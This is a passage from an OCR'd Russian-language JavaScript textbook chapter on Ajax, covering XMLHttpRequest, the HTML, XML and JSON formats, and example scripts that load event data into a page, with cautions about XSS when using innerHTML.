
Ajax позволяет запрашивать данные с сервера и загружать их без необходимости обновлять всю страницу целиком.

ФОРМАТЫ ДАННЫХ

Серверы обычно присылают в ответ HTML, XML или JSON, потому вы познакомитесь с этими форматами.


JQUERY И AJAX

jQuery упрощает создание Ajax-запросов и обработку данных, возвращенных сервером.



Safari Файл Правка Вид История Закладки Разработка Окно Справка
Вт 13:40 Михаил Райтман
file:///Users/mihailraitman/Documents/DB/example.html
МОЗГОВОЙ ШТУРМ
ГЛАВНАЯ СОБЫТИЯ ИГРУШКИ ПЛАН
Просыпайтесь! Начинается мозговой штурм...
МОСКВА, РОССИЯ
ПЕКИН, КИТАЙ
АНКАРА, ТУРЦИЯ
9:00 3D-моделирование
10:00 Взлом цепи
11:30 Забавы с Arduino
13:00 Обед из 3D-принтера
14:00 Запуск дронов
15:00 Тайны мозга
3D-моделирование
Приходите посмотреть на то, как создаются 3D-модели компонентов для наших печатных схем! Вы познакомитесь с программным обеспечением для 3D-моделирования, профессиональными приемами дизайна моделей и многим другим. Идеями разработки делится наша замечательная роботесса Анна Дроидс.

ЧТО ТАКОЕ AJAX


Вы, скорее всего, постоянно сталкиваетесь с Ajax на множестве сайтов, хотя можете об этом даже не подозревать.




Ajax часто используется в интерактивном поиске (автозаполнении). Вы могли видеть его применение на сайте Google. Когда вы набираете текст в поисковой строке на главной странице, результаты иногда появляются до окончания ввода запроса.



Сайты с информацией, создаваемой самими пользователями (такие как Twitter и Flickr), позволяют выводить ее (например, последние твиты или фотографии) на вашем сайте. Для этого приходится собирать данные с соответствующих серверов.



Иногда при покупке товаров во Всемирной паутине ваша корзина обновляется, даже если вы не покидаете страницу. В то же время сайт может выводить сообщение, подтверждающее добавление товара.



При регистрации на сайте сценарий может проверить, доступно ли введенное имя пользователя, до того как вы заполните всю форму.

Сайты также могут применять Ajax для фоновой загрузки данных с их последующим использованием или отображением.

ДЛЯ ЧЕГО НУЖЕН AJAX

Ajax использует асинхронную модель обработки. Это означает, что пока веб-браузер ждет загрузки данных, пользователь может заниматься другими делами. Таким образом повышается эффективность взаимодействия.

ИСПОЛЬЗОВАНИЕ AJAX ВО ВРЕМЯ ЗАГРУЗКИ СТРАНИЦ

Когда браузер встречает элемент **script**, он обычно останавливает обработку оставшейся части страницы до тех пор, пока не будет загружен и выполнен соответствующий сценарий. Такой подход называется **синхронной моделью обработки.**

Если сценарию нужно получить данные с сервера (например, если он собирает курсы валют или пользовательские записи), браузеру придется ждать не только загрузки и обработки сценария, но и передачи ему данных с сервера, которые должны быть выведены на экран.
В случае применения Ajax браузер может запрашивать у сервера некую информацию и после отправки запроса продолжать загрузку оставшейся части страницы, а так же реагировать на действия пользователя. Такой подход называется **асинхронной** (или **неблокирующей) моделью обработки**.

Для отображения страницы браузеру не нужно ждать получения сторонней информации. Когда сервер присылает ответ, срабатывает событие (по аналогии с тем, как срабатывает событие **load** при завершении загрузки страницы), которое затем может вызвать функцию для обработки данных.

ИСПОЛЬЗОВАНИЕ AJAX ПОСЛЕ ЗАГРУЗКИ СТРАНИЦЫ

Если после загрузки страницы нужно изменить то, что пользователь видит в окне браузера, обычно обновляется вся страница целиком. Это означает, что пользователю придется ждать, когда загрузится и отобразится в браузере новая страница.

В случае применения Ajax, если вам нужно изменить только часть страницы, вы можете обновить содержимое одного элемента. Для этого нужно перехватить событие (например, когда пользователь щелкает мышью по ссылке или отправляет форму) и, используя асинхронный механизм, запросить у сервера новый контент.

Пока данные загружаются, пользователь может продолжать взаимодействовать с остальной частью страницы. Затем, когда сервер пришлет ответ, специальное Ajax-событие запустит фрагмент кода, который прочитает поступившую информацию и обновит только часть документа.

Поскольку вам не нужно обновлять всю страницу целиком, данные будут загружаться быстрее; при этом она остается доступной для использования..

Так сложилось, что термин «AJAX» изначально был акронимом, описывавшим подобные технологии асинхронных запросов. Он расшифровывался как Asynchronous JavaScript And XML (асинхронный JavaScript и XML). Но со временем понятие Ajax начали применять для описания *комплекса* технологий, которые предоставляют асинхронные возможности в браузерах.

КАК РАБОТАЕТ AJAX

При использовании Ajax браузер запрашивает информацию у веб-сервера. Затем он обрабатывает полученный ответ и выводит его на странице.

1

ЗАПРОС

Браузер запрашивает информацию у сервера


НА СЕРВЕРЕ

Сервер возвращает ответ с данными (обычно в виде HTML, XML или JSON).

2

ОТВЕТ

Браузер обрабатывает данные и добавляет их на страницу.



Браузер запрашивает данные у сервера. Запрос может содержать информацию, нужную на серверной стороне, — по аналогии с отправкой данных через форму. Для обработки Ajax-запросов в браузере предусмотрен объект с именем **XMLHttpRequest**. После отправки запроса браузер не ждет ответа от сервера.

То, что происходит на сервере, не является частью Ajax как такового. Серверные технологии — ASP.net, PHP, NodeJS или Ruby — способны генерировать веб-страницы для каждого пользователя. При получении Ajax-запроса сервер может вернуть обратно как HTML-код, так и данные в разных форматах — например, в JSON или XML (которые превращаются в HTML на стороне браузера).

Когда сервер заканчивает отвечать на запрос, браузер генерирует событие (точно так же, как он делает по завершении загрузки страницы). С помощью этого события можно запустить функцию JavaScript, которая обработает полученные данные и встроит их в какой-то участок страницы (не затрагивая остальное содержимое документа).

ОБРАБОТКА AJAX-ЗАПРОСОВ И AJAX-ОТВЕТОВ

Для создания Ajax-запроса браузер использует объект **XMLHttpRequest**. Тот же объект обрабатывает результат, когда сервер отвечает на этот запрос.

ЗАПРОС

```
① var xhr = new XMLHttpRequest();
② xhr.open('GET', 'data/test.json', true);
③ xhr.send('search=arduino');
```

1. С помощью конструктора (с которым вы познакомились на с. 112) создается экземпляр объекта **XMLHttpRequest**. При этом используется ключевое слово **new**, а объект сохраняется в переменную **xhr** (сокращенно от **X**ML**H**ttp**R**equest).

2. Метод **open()** объекта **XMLHttpRequest** подготавливает запрос. Он принимает три параметра (с которыми вы познакомитесь на с. 385):
i) метод HTTP;
ii) URL-адрес страницы, которая должна обработать ваш запрос;
iii) логическое значение, которое определяет, должен ли запрос быть асинхронным.

3. send() — это тот метод, который отправляет на сервер подготовленный запрос. В скобках может быть передана дополнительная информация. Если этого не требуется, в скобках часто пишут слово **null** (хотя использовать его не обязательно): **xhr.send(null)**.

THE RESPONSE

```
① xhr.onload = function() {
② if (xhr.status === 200) {
    // Code to process the results from the server
  }
}
```

1. Получив и обработав ответ сервера, браузер генерирует событие **onload**, в результате чего срабатывает функция (в данном случае анонимная).

2. Функция проверяет свойство объекта **status**. Это делается для того, чтобы убедиться в корректности ответа (если свойство пустое, проверьте настройки сервера).

Стоит отметить, что в браузере Internet Explorer поддержка Ajax-ответов впервые появилась в 9 версии. Для совместимости с более старыми браузерами можно использовать jQuery (см. с. 394).

ФОРМАТЫ ДАННЫХ

Ответ на Ajax-запрос обычно приходит в одном из трех форматов: HTML, XML или JSON. Ниже приведено их сравнение. XML и JSON будут рассмотрены на следующих трех страницах.

HTML

Лучше всего вам, наверное, знаком именно этот формат, предоставляющий самый простой способ разместить данные на участке веб-страницы.

ПРЕИМУЩЕСТВА

- Легко создавать, запрашивать и отображать.
- Данные, переданные сервером, размещаются непосредственно на странице. Браузеру не нужно их обрабатывать (как в случае с двумя другими форматами).

НЕДОСТАТКИ

- Сервер должен генерировать HTML-код в виде, готовом к использованию на вашей странице.
- Он не очень хорошо подходит для использования за пределами веб-браузеров. Данные в этом формате имеют плохую переносимость.
- Запрос должен выполняться с того же домена*.

XML

Формат XML внешне похож на HTML, но имеет более строгий синтаксис и другие имена тегов, потому что с их помощью описываются содержащиеся в этих тегах данные.

ПРЕИМУЩЕСТВА

- Это гибкий формат данных, подходящий для представления сложных структур.
- Он хорошо совместим с разными платформами и приложениями.
- Он обрабатывается с помощью тех же методов DOM, что и HTML.

НЕДОСТАТКИ

- Он считается многословным (громоздким) языком, поскольку теги увеличивают количество символов, предназначенных для отправки.
- Запрос, как и в случае с HTML, должен выполняться с того же домена, в котором находится остальная часть страницы.
- Для обработки результата может потребоваться много кода.

JSON

Синтаксис представления объектов в JavaScript (JSON) похож на запись объектов в виде литералов (с которой вы познакомились на с. 108).

ПРЕИМУЩЕСТВА

- Его можно вызывать из любого домена (см. JSON-P/CORS).
- Он более лаконичный (компактный) по сравнению с HTML/XML.
- Он часто используется в связке с JavaScript (приобретая все большую популярность в веб-приложениях).

НЕДОСТАТКИ

- Строгий синтаксис. Пропуск кавычки, запятой или двоеточия может сделать весь файл некорректным.
- Поскольку это часть языка JavaScript, он может содержать вредоносный код (см. XSS на с. 234). Таким образом, вам следует использовать только тот JSON, который был сгенерирован доверенными источниками.

* Браузеры позволяют Ajax загружать HTML и XML только с того же домена, в котором находится остальная часть страницы (например, если страница находится по адресу **www.example.com**, Ajax-запрос должен возвращать данные только с этого домена).

XML: РАСШИРЯЕМЫЙ ЯЗЫК РАЗМЕТКИ

Формат XML во многом похож на HTML, но его теги предназначены для описания содержащихся в них данных и имеют другие имена.

```
<?xml version="1.0" encoding="utf-8" ?>
<events>
 <event>
  <location>Москва, Россия</location>
  <date>1 июля</date>
  <map>img/map-ca.png</map>
 </event>
 <event>
  <location>Пекин, Китай</location>
  <date>15 июля</date>
  <map>img/map-tx.png</map>
 </event>
 <event>
  <location>Анкара, Турция</location>
  <date>30 июля</date>
  <map>img/map-ny.png</map>
 </event>
</events>
```

XML-файлы можно обрабатывать с помощью тех же методов DOM, что и HTML-код. Поскольку разные браузеры по-разному обращаются с пробельными символами в HTML/XML-документах, XML (как и HTML) проще обрабатывать посредством jQuery, а не JavaScript.

По аналогии с тем, как язык разметки HTML можно использовать для описания структуры и семантики веб-страницы, XML подходит для создания языков разметки, ориентированных на другие типы данных. Это может быть что угодно — от отчетов о валютных курсах до медицинских записей.

Теги в XML-файле должны описывать содержащиеся в них данные. Следовательно, даже если вы впервые смотрите на код, приведенный слева, вам должно быть понятно, что он описывает сведения о нескольких событиях, каждое из которых заключено в отдельный элемент **event**. Все вместе это находится внутри элемента **events**.

XML работает на любых платформах. Данный формат получил широкое распространение в начале 2000-х, поскольку он позволяет легко передавать информацию между разными видами приложений. Он также обладает большой гибкостью и способен представлять сложные структуры данных.

JSON: ПРЕДСТАВЛЕНИЕ ОБЪЕКТОВ В JAVASCRIPT

Данные можно форматировать с помощью JSON (произносится как «Джейсон»). Он очень похож на запись объектов в виде литералов, однако сам объектом не является.

Данные в формате JSON являются обычным текстом, но выглядят как объекты, записанные в виде литералов (см. с. 108).

Это отличие может показаться незначительным, но, как вы помните, HTML тоже представляет собой простой текст, который конвертируется браузером в объекты DOM.

Реальные объекты нельзя передавать по сети. Вместо этого передается текст, который затем преобразуется браузером в объекты.

```
{
 "location": "Москва, Россия",
 "capacity": 270,
 "booking": true
}
```

КЛЮЧ — ЗНАЧЕНИЕ

(в двойных кавычках)

КЛЮЧИ

В JSON ключи должны находиться в *двойных кавычках* (не в одинарных).
Ключ (или имя) отделяется от значения двоеточием.
Каждая пара «ключ/значение» отделяется от остальных запятой. Но обратите внимание, что после последней пары запятой *нет*.

ЗНАЧЕНИЯ

Значение может иметь один из следующих типов данных (некоторые из этих типов продемонстрированы выше, другие показаны на следующей странице):

ТИП ДАННЫХ	ОПИСАНИЕ
string	Текст (должен быть записан в кавычках)
number	Число
Boolean	Либо **true**, либо **false**
array	Массив значений или объектов
object	Объект JavaScript может содержать дочерние объекты или массивы
null	Используется, когда значение пустое или пропущено

РАБОТА С ДАННЫМИ В ФОРМАТЕ JSON

В языке JavaScript для преобразования данных в формате **JSON** в объекты предусмотрен объект JSON. Он также может выполнять обратное действие, превращая объекты строку.

```
{
  "events": [
    {
     "location": "Москва, Россия",
     "date": "1 июля",
     "map": "img/map-ca.png"
    },
    {
     "location": "Пекин, Китай",
     "date": "15 июля",
     "map": "img/map-tx.png"
    },
    {
     "location": "Анкара, Турция",
     "date": "30 июля",
     "map": "img/map-ny.png"
    }
  ]
}
```

● ОБЪЕКТ ● МАССИВ

Объект, представленный слева, описывает набор из трех событий, хранящихся в массиве с именем **events**. В синтаксисе массива используются квадратные скобки. В нем находится три объекта — по одному на каждое событие.

Метод JSON.stringify() преобразовывает объекты JavaScript в строку формата JSON, что позволяет передавать их из браузера другим приложениям.

Метод JSON.parse() обрабатывает строку, содержащую данные в формате JSON. Он преобразовывает ее в объекты JavaScript, готовые к использованию в браузере.

Поддержка браузерами: Chrome 3, Firefox 3.1, Internet Explorer 8, Safari 4 или версии выше.

Объект также можно записать одной строкой, как показано ниже:

```
{
  "events": [
    { "location": "Москва, Россия", "date": "1 июля", "map": "img/map-ca.png" },
    { "location": "Пекин, Китай", "date": "15 июля", "map": "img/map-tx.png" },
    { "location": "Анкара, Турция", "date": "30 июля", "map": "img/map-ny.png" }
  ]
}
```

ЗАГРУЗКА HTML С ПОМОЩЬЮ AJAX

HTML — это тип данных, который проще всего добавить на страницу с помощью Ajax. Он отображается в браузере, как любой другой HTML-код. К новому контенту применяются те же правила CSS, что и к остальной странице.

Ниже показан пример загрузки информации о трех событиях с помощью Ajax (результат будет идентичным для следующих четырех примеров).

Страница, которую открывает пользователь, не содержит никаких данных (эта область выделена розовым цветом). Они загружаются из другого файла с помощью Ajax.

С помощью этого подхода можно загружать только тот HTML-код, который находится в одном домене с остальной частью страницы.

МОЗГОВОЙ ШТУРМ

Штурм произойдет в городах:

Москва, Россия
1 июля

Пекин, Китай
15 июля

Анкара, Турция
30 июля

ВЫДЕЛЕННАЯ ОБЛАСТЬ ЗАГРУЖЕНА С ПОМОЩЬЮ AJAX

При ответе на любой запрос сервер должен вернуть код состояния, чтобы дать знать, завершил ли он обработку этого запроса. Значения могут быть следующими:

200	Сервер ответил и все прошло удачно
304	Данные не изменились
404	Страница не найдена
500	Внутренняя ошибка сервера

Запустив код локально, вы не получите свойство с состоянием сервера, поэтому данную проверку следует закомментировать, а условие должно вернуть true. Если серверу не удается вернуть свойство **status**, проверьте настройки.

Не важно, в каком формате возвращаются данные с сервера — HTML, XML или JSON, — подготовка Ajax-запроса и проверка готовности нужного вам файла всегда выполняется одинаково. Меняется только то, как вы обращаетесь с полученными данными.
В примере, представленном на соседней странице, код, отображающий новый контент в формате HTML, находится внутри условной инструкции.

Примечание.
Эти примеры несовместимы с Chrome. Они должны работать локально в Firefox и Safari. В Internet Explorer версий ниже 9 имеется лишь частичная совместимость.
Позже в этой главе вы увидите, что jQuery предоставляет лучшую кроссбраузерную поддержку Ajax.

1. Объект **XMLHttpRequest** сохраняется в переменную **xhr**.

2. Метод **open()** объекта **XMLHttpRequest** подготавливает запрос. Он принимает три параметра:
i) HTTP-метод (**GET** или **POST**), позволяющий указать способ отправки запроса;
ii) путь к странице, которая должна обработать запрос;
iii) является ли запрос асинхронным (логическое значение).

3. До сего момента браузер пока еще не связывался с сервером и не запрашивал у него новый HTML-код.

Это произойдет только после того, как сценарий доберется до последней строки и вызовет из объекта **XMLHttpRequest** метод **send()**. Этому методу нужно обязательно передать аргумент. Если никаких данных не отправляется, можно просто указать **null**.

4. Событие **onload** из того же объекта срабатывает, когда сервер присылает ответ. Оно запускает анонимную функцию.

5. Внутри функции находится условная инструкция, которая проверяет, равно ли свойство объекта **status** значению **200** (которое указывает на то, что сервер ответил успешно). Если пример запускается локально, никакого ответа не будет, поэтому данную проверку проводить нельзя.

JAVASCRIPT c08/js/data-html.js

```
1  var xhr = new XMLHttpRequest();                          // Создаем объект XMLHttpRequest

4  xhr.onload = function() {                                // Когда ответ загрузился
                                                            // Следующая условная проверка не работает
                                                            // в автономном режиме - только на сервере
5    if(xhr.status === 200) {                               // Если от сервера получен статус OK
6      document.getElementById('content').innerHTML = xhr.responseText;  // Обновляем
     }
   };
2  xhr.open('GET', 'data/data.html', true);                 // Подготавливаем запрос
3  xhr.send(null);                                          // Отправляем запрос
```

6. В конце обновляется страница: **document.getElementById('content').innerHTML = xhr.responseText**;
(А) (Б) (В)

А) Выбирается элемент, который содержит новый HTML-код (в нашем случае его атрибут **id** имеет значение **content**).

Б) Свойству **innerHTML** вместо содержимого элемента присваивается новый HTML-код, полученный с сервера.

В) Новый HTML-код, полученный из свойства **responseText** объекта **XMLHttpRequest**.

Помните, что свойство **innerHTML** нужно использовать только в том случае, если вы уверены, что сервер не вернет вредоносное содержимое. Любые данные, созданные пользователями или сторонними сервисами, должны быть экранированы на сервере (см. с. 234).

ЗАГРУЗКА XML С ПОМОЩЬЮ AJAX

Запросы на получение HTML и XML очень похожи. Однако обработка возвращенных XML-данных более сложная, так как перед выводом на страницу их сначала нужно преобразовать в HTML.

На соседней странице можно увидеть, что код для запроса XML-файла почти ничем не отличается от аналогичного кода для запроса HTML, представленного ранее. Разница наблюдается только внутри условной инструкции, которая обрабатывает ответ (пункты 1–4 на следующей странице). XML необходимо преобразовать в HTML. Структура HTML-кода для каждого события показана внизу.

1. XML-код, который возвращает сервер, можно получить с помощью свойства **responseXML** объекта **XMLHttpRequest**. В нашем случае ответ сохраняется в переменную с именем **response**.

2. Далее следует объявление переменной **events**, хранящей все элементы **event** из XML-документа (который вы могли видеть на с. 381).

3. Затем XML-файл обрабатывается с помощью методов DOM, с которыми вы познакомились в главе 5. Сначала цикл **for** проходит все элементы, собирая данные, хранящиеся в их дочерних узлах, и помещает внутрь новых HTML-элементов.
Затем каждый из этих HTML-элементов добавляется на страницу.

4. Внутри цикла **for** можно увидеть, что функция **getNodeValue()** вызывается несколько раз. Она должна собрать содержимое каждого XML-узла. Ей нужно передать два параметра:

i) фрагмент XML (`obj`);
ii) имя тега, содержимое которого вас интересует (`tag`) .

Эта функция ищет подходящие теги внутри фрагмента XML (с помощью метода DOM с именем **getElementsByTagName()**) и получает текст из первого из них.

XML-код каждого события преобразовывается в следующую HTML-структуру:

HTML

```
<div class="event">
  <img src="file.png" alt="Местоположение" />
  <p><b>Местоположение</b><br />Дата  события</p>
</div>
```

JAVASCRIPT c08/js/data-xml.js

```
var xhr = new XMLHttpRequest();                                    // Создаем объект XMLHttpRequest

xhr.onload = function() {                                          // Когда ответ загрузился
                    // Следующая условная проверка не работает в автономном режиме - только на сервере
 if (xhr.status === 200) {      // Следующая условная проверка не работает в автономном режиме - только на сервере


 // ЭТА ЧАСТЬ ОТЛИЧАЕТСЯ, ПОСКОЛЬКУ ОНА ОБРАБАТЫВАЕТ XML, А НЕ HTML
1 var response = xhr.responseXML;                                  // Получаем XML с сервера
2 var events = response.getElementsByTagName('event');             // Находим узлы event

  for (var i = 0; i < events.length; i++) {                        // Перебираем их в цикле
   var container, image, location, city, newline;                  // Объявляем переменные
   container = document.createElement('div');                      // Создаем контейнер div
   container.className = 'event';                                  // Добавляем атрибут class

   image = document.createElement('img');                          // Добавляем изображения карты
   image.setAttribute('src', getNodeValue(events[i], 'map'));
   image.appendChild(document.createTextNode(getNodeValue(events[i], 'map')));
   container.appendChild(image);

   location = document.createElement('p');                         // Добавляем данные о местоположении
3  city = document.createElement('b');
   newline = document.createElement('br');
   city.appendChild(document.createTextNode(getNodeValue(events[i], 'location')));
   location.appendChild(newline);
   location.insertBefore(city, newline);
   location.appendChild(document.createTextNode(getNodeValue(events[i], 'date')));
   container.appendChild(location);

   document.getElementById('content').appendChild(container);
  }
  function getNodeValue(obj, tag) {                                // Получаем содержимое из XML
4  return obj.getElementsByTagName(tag)[0].firstChild.nodeValue;
  }

 // ПОСЛЕДНЯЯ ЧАСТЬ ОСТАЕТСЯ ТАКОЙ ЖЕ, КАК И В ПРИМЕРЕ С HTML, НО ТЕПЕРЬ ЗАПРАШИВАЕТСЯ XML-ФАЙЛ
 }
};
xhr.open('GET', 'data/data.xml', true);                            // Подготавливаем запрос
xhr.send(null);                                                    // Отправляем запрос
```

ЗАГРУЗКА JSON С ПОМОЩЬЮ AJAX

При запросе данных в формате JSON используется синтаксис, который вы уже видели на примере HTML и XML. Когда сервер возвращает ответ, JSON-данные преобразовываются в HTML.

Данные в формате JSON передаются от сервера к браузеру в виде строки.

Когда она доходит до браузера, ваш сценарий должен превратить ее в объект JavaScript. Этот процесс называется *десериализацией*.

Он выполняется с помощью метода **parse()** из встроенного объекта с именем **JSON**. Этот объект является глобальным, потому вам не нужно предварительно создавать его экземпляр.

Обработав строку, ваш сценарий может обратиться к данным объекта и создать HTML-фрагмент, чтобы затем вывести на странице.

Данный фрагмент добавляется с помощью свойства **innerHTML**. В связи с этим его следует использовать, только если вы уверены в том, что он не содержит вредоносный код (см. XSS на с. 234).

Этот пример при просмотре в браузере будет выглядеть точно так же, как два предыдущих.

Объект **JSON** имеет метод **stringify()**, который преобразовывает объекты в строку, записанную в формате JSON и готовую к отправке из браузера обратно на сервер. Этот процесс называют *сериализацией*.

Данный метод можно применять, когда содержимое объекта JavaScript изменяется в результате действий пользователя (таких как заполнение формы) и может быть отправлено для обновления информации на сервере.

Здесь вы опять можете видеть обработанные данные в формате JSON (впервые вы с ними столкнулись на с. 383). Обратите внимание: они сохраняются в файл с расширением .json.

c08/data/data.json

JAVASCRIPT

```
{
 "events": [
   { "location": "Москва, Россия", "date": "1 июля", "map": "img/map-ca.png" },
   { "location": "Пекин, Китай", "date": "15 июля", "map": "img/map-tx.png" },
   { "location": "Анкара, Турция", "date": "30 июля", "map": "img/map-ny.png"}
 ]
}
```

1. Данные в формате JSON, полученные с сервера, сохраняются в переменную **responseObject**. Они доступны через свойство **responseText** объекта **XMLHttpRequest**

Данные JSON приходят с сервера в виде строки, потому они преобразовываются в объект JavaScript. Для этого используется метод **parse()** из объекта **JSON**.

2. Для хранения нового HTML-кода создается переменная **newContent**. За пределами цикла ей присваивается пустая строка, чтобы далее добавлять в нее код с каждой итерацией.

3. С помощью цикла **for** перебираются объекты, которые представляют каждое событие. Как и с любыми другими объектами, доступ к их содержимому осуществляется через точку.

Внутри цикла содержимое объектов вместе с соответствующей HTML-разметкой добавляется к переменной **newContent**.

4. Когда цикл закончит перебирать события внутри объекта **responseObject**, новый HTML-код будет добавлен на страницу с помощью свойства **innerHTML**.

JAVASCRIPT c08/js/data-json.js

```
var xhr = new XMLHttpRequest();                                   // Создаем объект XMLHttpRequest

xhr.onload = function() {                                         // Если состояние сервера подходящее
 if(xhr.status === 200) {                                         // Если от сервера получен статус OK
1  responseObject = JSON.parse(xhr.responseText);

